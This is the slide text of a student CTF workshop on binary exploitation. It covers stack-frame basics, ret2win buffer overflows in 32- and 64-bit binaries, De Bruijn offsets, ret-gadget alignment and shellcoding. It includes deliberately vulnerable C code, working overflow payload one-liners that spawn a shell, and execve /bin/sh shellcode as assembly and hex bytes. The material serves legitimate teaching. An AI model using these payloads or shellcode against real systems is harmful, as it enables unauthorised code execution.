

Binary Exploitation

How do I even pwn anything?



whoami

Daryl Lim
(@PlatyPew)

Year 2 IS Student



Agenda

01

Ret2Win

Basic buffer overflows and controlling the return pointer

02

Ret2Shellcode

Injecting shellcode to get remote code execution

03

Bypassing NX

How to perform Return-Oriented Programming

04

Defeating ASLR

How to perform memory leaks and calculate ASLR offsets

Prerequisites

X86 Machine

01

Use the command
“uname -m” to find check
if it's “x86_64”

Linux

02

Understand the basics of
the Linux Command Line

Assembly & C

03

Understand basic
Assembly and C

Tools

04

Pwndbg
PwnTools
Linux (with gcc-multilib)

Setting Up

```
(kali㉿kali)-[~]
$ git clone https://github.com/pwndbg/pwndbg && \
cd pwndbg && ./setup.sh && \
sudo apt-get install -y gcc-multilib && \
sudo pip install ropgen
```



CTFd Platform



<https://ctfd.platypew.social>

The Stack Frame

Sample Code

```
int main() {
    char buffer[16];
    gets(buffer);

    return 0;
}
```

0x0000000000



0xFFFFFFFF




ESP

EBP

0x0000000000



0xFFFFFFFF




ESP

EBP

0x0000000000



0xFFFFFFFF




ESP

EBP

0x0000000000



0xFFFFFFFF




ESP/EBP

0x0000000000



0xFFFFFFFF



0x0000000000



0xFFFFFFFF




ESP

EBP

0x0000000000



0xFFFFFFFF




ESP/EBP

0x0000000000



0xFFFFFFFF



ESP

EBP

0x0000000000



0xFFFFFFFF



ESP

EBP

HOWEVER!

What if we wrote more than 16 bytes to the buffer?

If we could, what would we like to overwrite?

HOWEVER!

We can overwrite the
Return Address!

Let's take a look at the
stack again

ESP: 0xfffffc8
EBP: 0xfffffd0
EIP: 0xb7ffff8d

0x0000000000



0xFFFFFFFF




ESP

EBP

ESP: 0xfffffc4
EBP: 0xfffffd0
EIP: 0xb7ffff90

0x0000000000

0xFFFFFFFF




ESP

EBP

ESP: 0xfffffc0
EBP: 0xfffffd0
EIP: 0x8400015

0x0000000000

0xFFFFFFFF



ESP

EBP

ESP: 0xfffffc0
EBP: 0xfffffc0
EIP: 0x8400016

0x0000000000




0xFFFFFFFF




ESP/EBP

ESP: 0xfffffb0
EBP: 0xfffffc0
EIP: 0x840001a




ESP: 0xfffffb0
EBP: 0xfffffc0
EIP: 0x840001a



ESP: 0xfffffb0
EBP: 0xfffffc0
EIP: 0x840001a

0x0000000000

0xFFFFFFFF



ESP


EBP

ESP: 0xfffffc0
EBP: 0xfffffc0
EIP: 0x8400020

0x0000000000



0xFFFFFFFF




ESP/EBP

ESP: 0xfffffc4
EBP: 0x41414141
EIP: 0x8400021

0x0000000000

0xFFFFFFFF



ESP

ESP: 0xfffffc4
EBP: 0x41414141
EIP: 0x41414141

0x0000000000



0xFFFFFFFF



ESP

WE DID IT!

We managed to redirect the
program flow!

How is this useful?

WE DID IT!

What if we replaced
0x41414141 with an address
of another function?

What if the address is
0x8048412?

We can use the echo command!

What is the “-en” for?

Why is the address backwards?

How do we pass these bytes into
the vulnerable program?

```
$ echo -en "AAAA" | hexdump  
0000000 4141 4141  
  
$ echo -en "\x12\x84\x04\x08" | hexdump  
0000000 8412 0804
```

Getting Addresses of Symbols

Use “readelf -s” to get addresses of symbols
(functions & global variables)

```
$ readelf -s binaryfile
60: 0000000008048412      16 FUNC
GLOBAL DEFAULT    13 win
```

De Bruijn Sequence

WHY?

Manually finding padding

=

Annoying

WHY?

64 bytes?

256 bytes?

2048 bytes?

Very annoying.

De Bruijn Sequence

A cyclic sequence in which every possible length- n string on A occurs exactly once as a substring

~ Wikipedia-Kun

De Bruijn Sequence

aaaabaaaaca
aaaabaaaaca
aaaabaaaaca
aaaabaaaaca
aaaabaaaaca
aaaabaaaaca
aaaabaaaaca

Every single sequence is unique

Generate Sequence using Pwntools

```
>>> from pwn import *
>>> cyclic(50)
aaaabaaacaaadaaaeaaafaaagaaaahaaiaajaaa
kaalaaama
```

Slow Method

Finding offset by slowly spamming
recognisable bytes

$19 * 4 = 76$ bytes of padding

```
(gdb) run
AAAABBBBCCCCDDDDEEEFFFFGGGGHHHHIIIIJJJJ
KKKKLLLLMMMMNNNNOOOOOPPPPQQQRRRRSSSSTTTT
UUUUVVVVWWWWXXXXYYYYZZZ
```

```
Program received signal SIGSEGV,
Segmentation fault.
0x54545454 in ?? ()
```

Using De Bruijn Sequence

Calculate which offset using pwntools' cyclic module

76 bytes using magic :)

```
(gdb) run  
aaaabaaacaaadaaaeaaafaaagaaaahaiaajaaa  
kaaalaamaaaanaaoaaapaaaqaaaraaaasaataaa  
uaavavaawaaaaxaaayaaazaab
```

```
Program received signal SIGSEGV,  
Segmentation fault.  
0x61616174 in ?? ()
```

```
>>> cyclic_find(0x61616174)  
76
```


Piping into Netcat

You can pipe your output into Netcat by doing

```
echo "somedata" | nc example.com 420
```



Return To Win



Hijacking the return pointer to control
code execution

ret2win.c

10 mins to pwn ret2win32

Download files at:

<http://ctfd platypew.social>

nc pwn platypew.social 30000

```
#include <stdio.h>
#include <stdlib.h>

void win() {
    system("/bin/sh");
}

void vuln() {
    char buffer[64];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln();
    puts("Wrong!");
}

return 0;
}
```



Exploit Flow

Calculate Padding
(De Bruijn Sequence)



Getting “Win”
function address
and jumping to it



Get Shell!





```
$ echo -e
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xf
d\x84\x04\x08" | ./ret2win32
Guess my name

4044 illegal hardware instruction (core
dumped) ./ret2win32
```

Wait what?

Where's the
shell?

WHY?

Output of “echo” is sent
into input of binary

Once “echo” is done, pipe
is closed

HOW?

We can use “cat” to keep
pipe open and pass stdin
into stdout

Stdout of “cat” is piped as
stdin of binary (shell)



```
$ (echo -e
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xf
d\x84\x04\x08"; cat) | ./ret2win32
Guess my name
whoami
pwnuser
```

Success!

32-bit vs 64-bit

What's the difference?

What's The Difference?

32

Registers: ESP/EBP/EIP

Uses 32-bit Addressing
0x41414141

Parameters stored in stack

4-byte stack alignment

64

Registers: RSP/RBP/RIP

Uses 64-bit Addressing
0x4141414141414141

Parameters stored in registers

16-byte stack alignment

ret2win.c

10 mins to pwn ret2win64

Download files at:

<http://ctfd platypew.social>

nc pwn platypew.social 30001

```
#include <stdio.h>
#include <stdlib.h>

void win() {
    system("/bin/sh");
}

void vuln() {
    char buffer[64];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln();
    puts("Wrong!");
}

return 0;
}
```



Exploit Flow

Calculate Padding
(De Bruijn Sequence)



Getting “Win”
function address
and jumping to it



Get Shell!



```
$ (echo -e  
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x7d\x06\x40\x00\x00\x00\x00\x00"; cat) |  
.ret2win64  
  
4633 segmentation fault (core dumped)  
.ret2win64
```

Not Again?!

```
(gdb) info registers  
rbp          0x4141414141414141  
rsp          0x7fffffff198
```

16-byte alignment

0x7fffffff198 is not divisible by 16

Can be fixed by using a ret gadget
(more on that later)

WHY?

The return instruction
pops a value off the stack

64-bit = 8 bytes

WHY?

Therefore, using a ret
gadget adds 8 to RSP.

$$\begin{aligned}0x7fffffff\text{e198} + 8 \\= 0x7fffffff\text{e1a0} \\(\text{16-byte aligned})\end{aligned}$$

Finding a Ret Gadget

Just reuse the return address of the vuln function!

0x4006a2 is a valid ret gadget!

```
(gdb) disassemble vuln
...
0x00000000004006a1 <+20>:    leave
0x00000000004006a2 <+21>:    ret
```

```
$ (echo -e  
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xA2\x06\x40\x00\x00\x00\x00\x00\x7D\x06\x40\x00\x00\x00\x00\x00"; cat) | ./ret2win64  
whoami  
pwnuser
```

Success!



Shellcoding

WHY?

A “Win” function will
almost never be available

So we got to make our own

WHAT IS IT?

Machine Code to spawn a
hijack code execution

Data vs Instructions
(no differentiation)

WHERE TO FIND?

shell-storm.org

Pay attention to the
architecture

x86

```
xor    eax, eax  
push   eax  
push   0x68732f2f  
push   0x6e69622f  
mov    ebx, esp  
mov    ecx, eax  
mov    edx, eax  
mov    al, 0xb  
int    0x80  
xor    eax, eax  
inc    eax  
int    0x80
```

x86_64

```
xor    eax, eax  
movabs rbx, 0xff978cd091969dd1  
neg    rbx  
push   rbx  
push   rsp  
pop    rdi  
cdq  
push   rdx  
push   rdi  
push   rsp  
pop    rsi  
mov    al, 0x3b  
syscall
```

x86

```
\x31\xc0\x50\x68\x2f\x2f\x73  
\x68\x68\x2f\x62\x69\x6e\x89  
\xe3\x89\xc1\x89\xc2\xb0\x0b  
\xcd\x80\x31\xc0\x40\xcd\x80
```



x86_64

```
\x31\xc0\x48\xbb\xd1\x9d\x96  
\x91\xd0\x8c\x97\xff\x48\xf7  
\xdb\x53\x54\x5f\x99\x52\x57  
\x54\x5e\xb0\x3b\x0f\x05
```



0x0000000000



0xFFFFFFFF




EIP

BUT WAIT!

The stack changes based
on the environment
variables in the system

You

0xffffcafe



Victim

0xffffbabe



NOP Sled

